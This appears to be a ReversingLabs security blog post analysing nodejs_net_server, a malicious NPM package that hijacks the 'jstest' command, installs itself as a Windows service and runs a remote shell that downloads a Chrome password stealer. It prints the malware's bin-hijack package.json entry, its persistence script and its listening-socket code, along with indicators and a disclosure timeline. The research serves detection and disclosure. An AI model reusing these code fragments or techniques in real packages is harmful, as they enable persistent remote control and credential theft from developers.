

Groundhog day: NPM package caught stealing browser passwords

blog.secure.software/groundhog-day-npm-package-caught-stealing-browser-passwords



Blog

BLOG July 21, 2021



Introduction

Over the years, security experts have helped raise awareness of threats targeting software release, deployment, and management processes. Today almost everyone knows that they need to protect their publicly exposed services and applications against the potential attacks from the outside. Wide range of tools have been developed to provide protection mechanisms against such threats.

With more sophisticated security solutions being deployed, threat actors have shifted focus on spots where the defense measures are the weakest or absent. Latest trends show that software supply chain attacks have become a popular tactic for threat actors of all sophistication levels. They are now commonly aimed at the providers of low-level software components as means to infiltrate development organizations, or even to subvert the release process.


One of the ways of doing this is by abusing the level of trust that developers have in the third-party code. Growing popularity of software package repositories and their ease of use make them a perfect target. When developers reuse existing libraries to implement the needed functionality faster and easier, they rarely make in-depth security assessments before including them into their project. This omission is a result of the overwhelming nature, and the vast quantity, of potential security issues found in third-party code. Hence in general, packages are quickly installed to validate whether they solve the problem and, if they don’t, move on to the alternative. This is a dangerous practice, and it can lead to incidental installation of malicious software.

As a part of our continuous security research, ReversingLabs periodically scans public package repositories to track the malicious attempts to compromise software developers. This blog discusses the process used to find another NPM package that steals saved Chrome browser passwords.

NPM analysis

NPM is the package manager for Node.js, hosting over 1.5 million unique packages and providing over 30 billion monthly package downloads. The entire repository was processed using ReversingLabs Titanium Platform static analysis engine. Following analysis shows that, beside the expected textual JavaScript files, NPM also contains various types of executable files (PE, ELF, MachO…) within its packages. In this large scale NPM repository analysis, the platform recursively extracted NPM packages, and then used Explainable Machine Learning algorithms to detect the embedded malware threats. One of its findings, a threat labeled *Win32.Infostealer.Heuristics*, seemed as a promising lead. This detection was assigned to an embedded Windows executable file with the following SHA1 hash: 881db33f855ab8e268d66c933689cdd32c40b694.

The aforementioned file was found in several versions of the *nodejs_net_server* package using static analysis. Metadata collected from these packages shows that the original name of the file was “a.exe”, and that it was located inside the *“lib”* folder. While threat hunting, files with filename consisting of a single letter and an extension immediately raise a red flag for additional inspection. A detailed look into this particular case revealed that *“a.exe”* is, in-fact, a ChromePass utility, a tool which can be used to recover passwords stored inside of a Chrome web browser.



Origin URL	Action URL	User Nam...	Passwo...	User Name	Passw...	Created Time
http://127.0.0.1/test/				admin1	admin1	13/09/2008 06:33:0
http://www.myspace....	http://secure.my...	ctl00$ctl0...	ctl00$ct...	ferferferg	hrhyth...	05/09/2008 21:52:5


2 item(s), 1 Selected

NirSoft Freeware. http://www.nirsoft.net

Figure 1: Screenshot of ChromePass tool

It isn’t malicious by itself, but it can be when put into the malicious use context. For instance, this package uses it to perform malicious password stealing and credential exfiltration. Even though this off-the-shelf password recovery tool comes with a graphical user interface, malware authors like to use it as it can also be run from the command line.

This might sound very familiar, as one of our previous blog posts disclosed a similar password stealing PE executable found in another NPM package. It seems that true and tested techniques have a tendency to repeat themselves.


Install

```
> npm i nodejs_net_server
```

Weekly Downloads

18

Version	License
1.1.2	ISC

Unpacked Size	Total Files
39.6 MB	12

Homepage

github.com/chrunlee/nodejs_net_serve...

Repository

github.com/chrunlee/nodejs_net_server

Last publish


6 months ago

Collaborators

chrunlee

Figure 2: nodejs_net_server NPM package summary

NPM repository pages for the *nodejs_net_server* package show that the latest version of this package, v1.1.2, was published 6 months ago. URL references for the package homepage and repository lead to non-existing locations hosted on GitHub. The author of this package goes by the name *chrunlee* and seems to be an active developer on GitHub working on 61 repositories. GitHub account also contains a link to a web page *hxxps://chrunlee.cn* where the author actively publishes blog posts related to developer thematics.



chrunlee
chrunlee
Follow
Do what u want to do
11 followers · 7 following · 22
https://chrunlee.cn

Figure 3: chrunlee’s github profile

NPM version history shows that this package has 12 published versions, totalling in over 1,283 downloads since the package was first published at the end of February 2019. The analysis that follows details the evolution process of this malicious NPM package.

Version number	Publish date
1.0.0	2019-02-28 11:26:39
1.0.1	2019-05-14 11:53:36
1.0.2	2019-05-14 13:35:22
1.0.3	2019-05-14 13:42:47


1.0.4	2019-05-14 14:05:24
1.0.5	2019-05-17 06:04:14
1.0.6	2019-05-20 11:14:03
1.0.7	2020-04-27 09:11:48
1.0.8	2020-04-28 08:27:00
1.1.0	2020-12-02 08:18:38
1.1.1	2020-12-24 05:43:45
1.1.2	2020-12-24 06:00:28

Table 1: nodejs_net_server version history

The first version was published just to test the publishing process of an NPM package. Three months later, the developer implemented a remote shell functionality which was polished over several subsequent versions. In April 2020, minor modifications to the shell functionality were made in the versions 1.0.7 and 1.0.8. Finally, in December 2020, the author made an upgrade to version 1.1.0 by adding a script to download the aforementioned password stealing tool hosted on their personal website, with the URL location *hxxps://chrunlee.cn/a.exe*. In versions 1.1.1 and 1.1.2, this script was modified to run TeamViewer.exe instead, probably because the author didn't want to have such an obvious connection between the malware and their website.

Fun fact related to versions that contain the password recovery tool is that the package author accidentally published their own, stored login credentials. It appears that the published versions 1.1.1 and 1.1.2 from the NPM repository include the results of testing the ChromePass tool on the author's personal computer. These login credentials were stored in the *"a.txt"* file located in the same folder as the password recovery tool named *"a.exe"*.

This textual file contains 282 login credentials created between March 20th 2020 and December 2nd 2020. There is a possibility that at least a part of these passwords are still valid. While their validity wasn't verified, just looking at some of the recovered credentials visible in Figure 4. shows that the author didn't always care about best password policy practices.




```
==================================================
Origin URL        : [redacted]
Action URL        :
User Name Field   : username
Password Field    : password
User Name         : admin
Password          : asd123
Created Time      : 2020/5/6 13:23:08
Password Strength : Medium
Password File     : C:\Users\chrunlee\AppData\Local
==================================================

==================================================
Origin URL        : [redacted]
Action URL        :
User Name Field   : username
Password Field    : password
User Name         : admin
Password          : 111
Created Time      : 2020/9/17 17:36:06
Password Strength : Very Weak
Password File     : C:\Users\chrunlee\AppData\Local
==================================================
```

Figure 4: some of the passwords malware author recovered from his browser

Another interesting fact is the way the author intended to trick the targets to execute the malicious package. In cases of malware placed in package repositories, attackers usually rely on typosquatting. They disguise their packages by using names similar to some other popular package so that they could easily lure their targets into installing the package. In this case, the author took a different approach and decided to abuse the configuration options of NPM packages.

NPM packages provide a way to install one or more executable files into the PATH by providing a “bin” field inside the package.json configuration file. Upon package installation, NPM will symlink that file to the *prefix/bin* folder for global installs, or *./node_modules/.bin/* folder for local installs. Any name can be assigned to these executables and, in case when a module with the same name already exists, it would be overwritten and mapped to the script provided by the malware. Even though NPM requires the *“--force”* flag for this to work in case of global installs, it isn’t necessary for local package installations.


In this case, the hijacking target was the *jstest* package. NPM download stats show that this package has been downloaded more than 35,000 times. It is a fairly popular package in the Node.js developer community, with more than 1,000 downloads in the last 7 days. What makes this package a really good target for hijacking is that the preferred way to use it in testing is executing it from the command line, instead of using it from JavaScript files as a module.



```
"name": "nodejs_net_server",
"version": "1.0.1",
"description": "create service in LAN communications",
"bin":{
  "jstest":"./bin/jstest"
},
```

Figure 5: Abusing “bin” field inside package.json for execution hijacking


After the package installation and the successful execution hijacking, persistence is accomplished by installing the *lib/test.js* script as a Windows service.



```
#!/usr/bin/env node
var sname = 'Shell Infrastructure Host Process';
(function ins (){
    var Service = require('node-windows').Service;
    var path = require('path');
    var folder = path.join(__dirname,'../lib','test.js');
    var svc = new Service({
      name:sname,
      description: sname,
      script: folder,
      nodeOptions: [
        '--harmony',
        '--max_old_space_size=4096'
      ]
    });
    svc.on('install',function(){
      svc.start();
    });
    svc.on('uninstall',function(){
        svc.install();
    })
    if(svc.exists){
        svc.uninstall();
    }else{
        svc.install();
    }
})()
```

Figure 6: Installation of persistent windows service

This service opens a socket for listening to incoming commands on port 7353. Supported commands include reverse host and port configuration, directory content listing, file lookup, file upload, shell command execution and screen and camera recording. Screen and camera recording are accomplished using the embedded *ffmpeg* executable. Browser password stealing is accomplished through shell command execution of the previously downloaded ChromePass hack-tool.



```
var net = require('net');
var fs = require('fs');
var path = require('path');
var datas = [];
var async = require('async');
var stream,client,host,port;
var server = net.createServer(socket=>{
    stream = socket;
    stream.on('close',()=>{});
    stream.on('data',(d)=>{
        cmds.check(d.toString());
    })
    stream.on('error',err=>{})
});
server.on('connection',socket=>{
    cmds.msg('ipsuc');
});
var split = '\r\n';
server.listen(7353,()=>{});
```

Figure 7: Creation of the listening socket

As noted earlier, homepage and GitHub repository links of this package lead to non-existing webpages. Looking at the other NPM packages published by the author *chrunlee* reveals another package with non-existing links. This package is named *tempdownloadtempfile*, and has only one version published June 17th 2019. It contains only the *package.json* and *file/test.js* files. While the *file/test.js* file implements the same remote shell functionality as the ones found in different versions of *nodejs_net_server* package, this package does not perform execution hijacking and does not have a persistence mechanism, which makes its purpose a bit unclear.

Software supply chain attacks ramp up

Software supply chain attacks are becoming a powerful strategy for malicious actors. Security community needs to pay more attention to these types of threats. Everyone involved in the software development process needs to understand that malicious actors today are trying to compromise the development process across all of its stages. Developers are being targeted as a critical entry point to their organization and its client base.

One of the most frequent attack vectors targeting developers is exploitation of public package repositories. As these repositories have a large number of hosted packages, they offer a good hiding place for malware to lurk in. Repetitive discovery of malicious packages in these repositories has proven that there is a growing need for security solutions that can provide reliable identification and protection against these types of attacks.

ReversingLabs is continuously developing and improving tools that can be incorporated into the software development process to provide a reliable and efficient detection of software supply chain attacks. Its powerful static analysis engine can generate a software security report which provides an exact and complete insight into the contents of a release package in the form of a Software Bill Of Materials, or SBOM. The report provides information on possible unknown or unexpected software dependencies, and unwanted licencing restrictions found in third-party software. In addition to in-depth malware identification, it also provides an early warning about leaked sensitive information like private SSH keys and certificates. With powerful software behavior diffs, released packages can also be compared to their previous versions to observe and recognize possibly unwanted changes in code functionality. Every detected problem is scored with a grade describing its severity, remediation complexity, and offers a recommendation towards problem resolution.

The ReversingLabs software quality assurance report enables critical security improvement tracking during the software development process. This report is specifically designed for developers looking to take that next step in implementing best practices needed to produce quality and secure software. An example report for the package analyzed within this blog can be found here.

Affected packages and SHA1:

nodejs_net_server-1.0.0: f79e03d904fafc5171392d2e54e10057780f9c25
nodejs_net_server-1.0.1: 9027433ef11506f349e9d89ec83d8050e669e3fb
nodejs_net_server-1.0.2: af2ec5a8e2a873e960f38d16e735dd9f52aa1e8b
nodejs_net_server-1.0.3: 41b56bd5b7aaf6af3b9a35a9e47771708fddc172
nodejs_net_server-1.0.4: 3128ebd6c3e89dc2b5a7ecf95967a81a4cdde335
nodejs_net_server-1.0.5: eb9cfe52e304702f1cf0fb1cc11dfc3fb1b0eab7
nodejs_net_server-1.0.6: 4b518b15db29eb9a0d8d11d1642f73e9da1275ca
nodejs_net_server-1.0.7: afe203e2d2cb295955915ba04edb079ae7697c62
nodejs_net_server-1.0.8: 6e9b1d8ce1bb49f0abc3bea62e0435912d35b458
nodejs_net_server-1.1.0: 9bf160389b0401435a2e5f8541688c1d5f877896
nodejs_net_server-1.1.1: 1be0fa1d44859e4c0bafc8317c1da1d4e897c1cc
nodejs_net_server-1.1.2: 3cb0aeed9f260d38504677c834a5878b4eb59dc2
tempdownloadtempfile-1.0.0: ffbefb79bd6b72a0e42bc04e03b9f63aa9e859e5

Disclosure timeline:

07/02/2021 - Contacted NPM security team about *nodejs_net_server* and *tempdownloadtempfile* packages
07/15/2021 - NPM security team was once more notified about malware in *nodejs_net_server* and *tempdownloadtempfile* packages, because they still haven't removed them from NPM repository
07/21/2021 - NPM security team removes *nodejs_net_server* and *tempdownloadtempfile* packages

RISK TRUSTED SBOM SECRETS FORTIFIED
Find Risks Your AppSec Tools Can’t
VERIFY TODAY!
ЯEVERSINGLABS

software supply chain security